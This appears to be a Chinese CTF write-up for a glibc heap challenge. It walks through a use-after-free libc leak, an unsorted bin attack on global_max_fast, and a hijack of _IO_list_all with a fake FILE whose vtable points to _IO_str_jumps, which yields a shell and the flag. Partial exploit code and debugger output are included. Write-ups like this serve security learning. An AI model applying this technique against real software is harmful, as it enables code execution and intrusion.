- 之后就可以在单步的时候显示glibc源代码了

[illegible]

← 签到 →

- 正式开干：看代码可以一眼发现漏洞

```
v6 = malloc(0x1000uLL);
memcpy(v6, "Do you want to rename?(y/n)\n", 0x1DuLL);
printf("%s", v6);
read(0, v6, 0x1000uLL);
if ( *v6 == 'y' )
{
    free(name);
    printf("Now your name is:%s, please input your new name!\n", name);
    read(0, name, 0x1000uLL);
}
```

- 这里 `free(name)` 后还对 `name` 进行了读写
 - `printf` 直接爆出了 `libc` 的地址
- 然而想利用此漏洞却极其难办

```
if ( *v6 == 'y' )
{
    free(name);
    printf("Now your name is:%s, please input your new name!\n", name);
    read(0, name, 0x1000uLL);
}
v7 = malloc(0x1000uLL);
memcpy(v7, "Do you want to edit big box or bigger box?(1:big/2:bigger)\n", 60uLL);
printf("%s", v7);
read(0, v7, 0x1000uLL);
v8 = atoi((const char *)v7);
printf("Let's edit, %s:\n", name);
if ( v8 == 1 )
    read(0, big, 0x1000uLL);
else
    read(0, bigger, 0x1000uLL);
free(big);
free(bigger);
```

- 其后只有1个 `malloc` 和2个 `free`，然后程序就退出了

← 签退 →

- 之前在ubuntu 20.04上运行，报unsorted相关错误
- 所以搜索相关资料，发现有一种unsorted bin attack
 - https://ctf-wiki.org/pwn/linux/glibc-heap/unsorted_bin_attack/
- 文章中说：

这里我们可以看到 unsorted bin attack 确实可以修改任意地址的值，但是所修改成的值却不受我们控制，唯一可以知道的是，这个值比较大。**而且，需要注意的是，**

这看起来似乎并没有什么用处，但是其实还是有点卵用的，比如说

 - 我们通过修改循环的次数来使得程序可以执行多次循环。
 - 我们可以修改 heap 中的 `global_max_fast` 来使得更大的 chunk 可以被视为 fast bin，这样我们就可以去执行一些 fast bin attack 了。
- 这个attack会消耗掉剩下的唯一那个malloc()
- 文章中的两个用处，似乎真的没什么卵用？
 - 程序没循环，用不了
 - 之后只剩下两个free()操作，也做不了什么fast bin attack

← 签退 →

- 虽然看起来两个用处都没戏，但似乎第二个更有戏一点
- 所以不管怎么样，先怼了global_max_fast再说

```
.bss:0000000003ED940 ; size_t global_max_fast
.bss:0000000003ED940 global_max_fast dq ? ; DATA XREF: ptmalloc_init_0+123fw
.bss:0000000003ED940 ; arena_get2:loc_91DD4fw ...

s = r()
print(s)
s = s[len('Now your name is:')][:6]
leak = int.from_bytes(s, 'little')
base = leak - 0x7f5dd1188ca0 + 0x7f5dd0d9d000
print("leak", hex(leak))
print("base", hex(base))

global_max_fast = base + 0x3ED940
print("global_max_fast", hex(global_max_fast))
w(u64(leak)+u64(global_max_fast-16))
```

- 然后在调用free()后下断点，用HeapInspect工具查看堆

```
root@ubuntu:/home/zby/heapinspect-master# python3 HeapInspect.py --raw 'ps -A | grep a.out | sed 's/p.*//''
===== heapchunks =====
chunk(0x5619c6ec0000): prev_size=0x0    size=0x251    fd=0x0    bk=0x0
chunk(0x5619c6ec0250): prev_size=0x0    size=0x1011   fd=0x7f22bea75ca0 bk=0x7f22bea75ca0
chunk(0x5619c6ec1260): prev_size=0x1010  size=0x1010   fd=0x20756f7938363135 bk=0x20746567206e6163
chunk(0x5619c6ec2270): prev_size=0x0    size=0x1441   fd=0x0    bk=0x0
chunk(0x5619c6ec36b0): prev_size=0x0    size=0x1011   fd=0x20756f3038343032 bk=0x20746567206e6163
chunk(0x5619c6ec46c0): prev_size=0x0    size=0x5011   fd=0x0    bk=0x0
chunk(0x5619c6ec96d0): prev_size=0x0    size=0x1011   fd=0x7720756f79206f79 bk=0x72206f7420746e61
chunk(0x5619c6eca6e0): prev_size=0x0    size=0x16921  fd=0x0    bk=0x0
===== fastbins =====
===== unsortedbins =====
chunk(0x5619c6ec0250): prev_size=0x0    size=0x1011   fd=0x7f22bea75ca0 bk=0x7f22bea75ca0
===== smallbins =====
===== largebins =====
===== tcache =====
root@ubuntu:/home/zby/heapinspect-master#
```

- 释放的内存并没显示在fastbins中，那它们去哪儿了呢

← 签退 →

- 看free源代码结合单步调试
- 了解到确实global_max_fast的改动造成了影响
- _int_free() 函数相关代码如下

```
4137 static void
4138 _int_free (mstate av, mchunkptr p, int have_lock)
4139 {
```

```
4149     size = chunksize (p);
```

```
4179     /*
4180      * If eligible, place chunk on a fastbin so it can
4181      * be used quickly in malloc.
4182      */
```

```
4184     if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))
```

```
4219         unsigned int idx = fastbin_index(size);
4220         fb = &fastbin (av, idx);
```

```
4222         /* Atomically link P to its fastbin: P->FD = *FB; *FB = P; */
4223         mchunkptr old = *fb, old2;
```

```
4231         p->fd = old;
4232         *fb = p;
```

```
1645 static inline INTERNAL_SIZE_T
1646 get_max_fast (void)
1647 {
1648     /* Tell the GCC optimizers that global_max_fast is never larger
1649      * than MAX_FAST_SIZE. This avoids out-of-bounds array accesses in
1650      * _int_malloc after constant propagation of the size parameter.
1651      * (The code never executes because malloc preserves the
1652      * global_max_fast invariant, but the optimizers may not recognize
1653      * this.) */
1654     if (global_max_fast > MAX_FAST_SIZE)
1655         __builtin_unreachable ();
1656     return global_max_fast;
1657 }
```

```
1591 #define fastbin_index(sz) \
1592     (((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)
```

```
1588 #define fastbin(ar_ptr, idx) ((ar_ptr)->fastbinsY[idx])
```

- 简单来说，将当前要释放的内存块，作为一个链表节点，插入到链表中；链表头为av->fastbinsY[index(size)]
 - fastbinsY只有10个元素，因为强行修改了global_max_fast，index(size)溢出了，所以没有显示在HeapInspect中

← 签退 →

- 联想到之前big box和bigger box可以由我们控制大小
 - 加上可以写`av->fastbinY[fastbin_index(chunk_size)]`
- 可以写`main_arena->fastbinY[255...2559]`之一了！！
 - 而且所写的数值，正好是指向big或bigger box的指针（有偏移）
 - big box或bigger box的内容是我们能自由控制的
- 用IDA看看main_arena后面有什么可以覆盖的

```
1591 #define fastbin_index(sz) \  
1592 (((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)
```

```
.data:0000000013C40000 malloc_state main_arena  
.data:0000000013C40000 main_arena dd 0 ; mutex  
.data:0000000013C40000 dd 0 ; DATA XREF: int malloc_info@770  
.data:0000000013C40000 dd 0 ; __malloc_info@30to ...  
.data:0000000013C40000 dd 0 ; flags  
.data:0000000013C40000 dd 0 ; have_fastchunks  
.data:0000000013C40000 dq 4 dup(0) ; fastbins?  
.data:0000000013C40000 dq 0h dup(0) ; top  
.data:0000000013C40000 dq 0h dup(0) ; last_remainder  
.data:0000000013C40000 dq 0h dup(0) ; bins  
.data:0000000013C40000 dq 4 dup(0) ; binmap  
.data:0000000013C40000 dq offset main_arena ; next  
.data:0000000013C40000 dq 0 ; next_free  
.data:0000000013C40000 dq 1 ; attached_threads  
.data:0000000013C40000 dq 0 ; system_mem  
.data:0000000013C40000 dq 0 ; max_system_mem  
.data:0000000013C40000 public _morecore  
.data:0000000013C40000 _morecore dq offset _GI__default_morecore  
.data:0000000013C40000 ; DATA XREF: LOAD:00000000000000000000000000000000  
.data:0000000013C40000 ; .got: _morecore_ptr@to  
.data:0000000013C40000 public obstack_alloc_failed_handler  
.data:0000000013C40000 ; void (*obstack_alloc_failed_handler)(void)  
.data:0000000013C40000 obstack_alloc_failed_handler dq offset print_and_abort  
.data:0000000013C40000 ; DATA XREF: LOAD:00000000000000000000000000000000  
.data:0000000013C40000 ; .got:obstack_alloc_failed_handler_ptr@to  
.data:0000000013C40000 align 10h  
.data:0000000013C40000 public tname ; weak  
.data:0000000013C40000 tname dq 2 dup(offset $data) ; DATA XREF: LOAD:00000000000000000000000000000000  
.data:0000000013C40000 ; LOAD:00000000000000000000000000000000 ...  
.data:0000000013C40000 ; Alternative name is '__tname'  
.data:0000000013C40000 public __progname ; weak  
.data:0000000013C40000 __progname dq offset machname ; DATA XREF: LOAD:00000000000000000000000000000000  
.data:0000000013C40000 ; LOAD:00000000000000000000000000000000 ...  
.data:0000000013C40000 public __progname_full ; Alternative name is '__progname'  
.data:0000000013C40000 ; weak  
.data:0000000013C40000 __progname_full dq offset machname ; DATA XREF: LOAD:00000000000000000000000000000000  
.data:0000000013C40000 ; LOAD:00000000000000000000000000000000 ...  
.data:0000000013C40000 ; Alternative name is '__progname_full'  
.data:0000000013C40000 align 20h  
.data:0000000013C40000 region default_overflow_region  
.data:0000000013C40000 default_overflow_region dq 0 ; offset  
.data:0000000013C40000 ; DATA XREF: __sprofll@40to  
.data:0000000013C40000 dq 1 ; samples  
.data:0000000013C40000 dq 2 ; scale  
.data:0000000013C40000 dq 4 dup(0)  
.data:0000000013C40000 dq offset overflow_counter ; sample.vp
```

← 签退 →

- 用IDA从main_arena地址往后翻
- 可以翻到 `_IO_2_1_stderr`, `stdout`之类的

```
.data:0000000003EC660 ; _IO_FILE_plus_1 *_GI_IO_list_all
.data:0000000003EC660 __GI_IO_list_all dq offset _IO_2_1_stderr_
.data:0000000003EC660 ; DATA XREF: LOAD:000000000000FE10to
.data:0000000003EC660 ; __GI_IO_un_link:loc_8D75Atr ...
.data:0000000003EC660 ; Alternative name is '_IO_list_all'
.data:0000000003EC668 align 20h
.data:0000000003EC680 public _IO_2_1_stderr_
.data:0000000003EC680 ; _IO_FILE_plus_1 IO_2_1_stderr_
.data:0000000003EC680 _IO_2_1_stderr_ dd 0FBAD2086h
.data:0000000003EC680 ; file_flags
.data:0000000003EC680 ; DATA XREF: LOAD:000000000000C228to
.data:0000000003EC680 ; .data:__GI_IO_list_allto ...
.data:0000000003EC680 db 4 dup(0)
.data:0000000003EC680 dq 0 ; file._IO_read_ptr
.data:0000000003EC680 dq 0 ; file._IO_read_end
.data:0000000003EC680 dq 0 ; file._IO_read_base
.data:0000000003EC680 dq 0 ; file._IO_write_base
.data:0000000003EC680 dq 0 ; file._IO_write_ptr
.data:0000000003EC680 dq 0 ; file._IO_write_end
```

- 联想到之前见过有的题需要在 `_IO_2_1_stdout_` 上骚操作
- 加上程序 `free` 后退出前确实有 `printf` 输出
- 于是查找相关文章，查到了
 - https://ctf-wiki.org/pwn/linux/io_file/fake-vtable-exploit/
 - https://ctf-wiki.org/pwn/linux/io_file/exploit-in-libc2.24/

← 签退 →

- 按第一篇文章所说，在big box中构造vtable
- 用溢出修改_IO_2_1_stdout_.vtable指向big box
- 结果如第二篇文章所说的那样失败了

```
Fatal error: glibc detected an invalid stdio handle
Aborted (core dumped)
```

在 2.24 版本的 glibc 中，全新加入了针对 IO_FILE_plus 的 vtable 劫持的检测措施，glibc 会在调用虚函数之前首先检查 vtable 地址的合法性。首先会验证 vtable 是否位于_IO_vtable 段中，如果满足条件就正常执行，否则会调用_IO_vtable_check 做进一步检查。

如果 vtable 是非法的，那么会引发 abort。

这里的检查使得以往使用 vtable 进行利用的技术很难实现

- 不过第一篇文章提供了一个有用的信息

思路：

- 利用的是在程序调用 `exit` 后，会遍历 `_IO_list_all`，调用 `_IO_2_1_stdout_` 下的 `vtable` 中 `_setbuf` 函数。

- 程序退出时 `exit()` 所做的清理工作也是可以被利用的

← 签退 →

- 单步调试结合读源代码
- 发现相关的函数是 `_IO_cleanup`
 - 它内部调用 `_IO_flush_all_lockp` 进行清理

```
747 int
748 _IO_flush_all_lockp (int do_lock)
749 {
750     int result = 0;
751     struct _IO_FILE *fp;
752
753     #ifdef _IO_MTSAFE_IO
754     _IO_cleanup_region_start_noarg (flush_cleanup);
755     _IO_lock_lock (list_all_lock);
756     #endif
757
758     for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
759     {
760         run_fp = fp;
761         if (do_lock)
762             _IO_flockfile (fp);
763
764         if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
765             || (_IO_vtable_offset (fp) == 0
766                 && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
767                                     > fp->_wide_data->_IO_write_base))
768             )
769             && !_IO_OVERFLOW (fp, EOF) == EOF)
770             result = EOF;
771
772         if (do_lock)
773             _IO_funlockfile (fp);
774         run_fp = NULL;
775     }
```

- 它会对 `_IO_list_all` 所构成的链表（含 `stdout` 等）进行一些操作
- 可以利用的是：它会调用 `_IO_OVERFLOW` 这个虚函数
- 第二篇文章里的用 `_IO_str_jumps` 绕过检查的方法这里正好适用！

← 签退 →

- 于是整体思路就非常清晰了

- 先用unsorted bin attack覆盖global_max_fast
- 利用free，将一个指向big box的指针写入_IO_list_all

```
.data:00000000003EC660 ; _IO_FILE_plus_1 *_GI_IO_list_all
.data:00000000003EC660 _GI_IO_list_all dq offset _IO_2_1_stderr_
.data:00000000003EC660 ; DATA XREF: LOAD:000000000000FE10fo
.data:00000000003EC660 ; __GI_IO_un_link:loc_8D75Afr ...
.data:00000000003EC660 ; Alternative name is '_IO_list_all'
```

- 构造big box中的内容，伪造一个_IO_FILE_plus结构体
 - 其中vtable按第二篇文章所述，指向_IO_str_jumps

`_IO_str_jumps -> overflow` 🚩

libc 中不仅仅只有 `_IO_file_jumps` 这么一个 vtable，还有一个叫 `_IO_str_jumps` 的，这个 vtable 不在 check 范围之内。

如果我们能设置文件指针的 vtable 为 `_IO_str_jumps` 么就能调用不一样的文件操作函数。这里以 `_IO_str_overflow` 为例子：

- 其它域也精心构造，令 `_IO_str_overflow` 执行 `system("bin/sh")`
 - 由于版本不同，构造的数据与文章中所给的有略微不同
 - 这样，程序在结束后清理时，我们就可以得到shell了！
- 最终得到flag:

```
cat flag
SEND: b'cat flag\n'
RECV: b'flag{It_i5_tim3_t0_qi4ntui_7842f7d2}\n'
flag{It_i5_tim3_t0_qi4ntui_7842f7d2}
```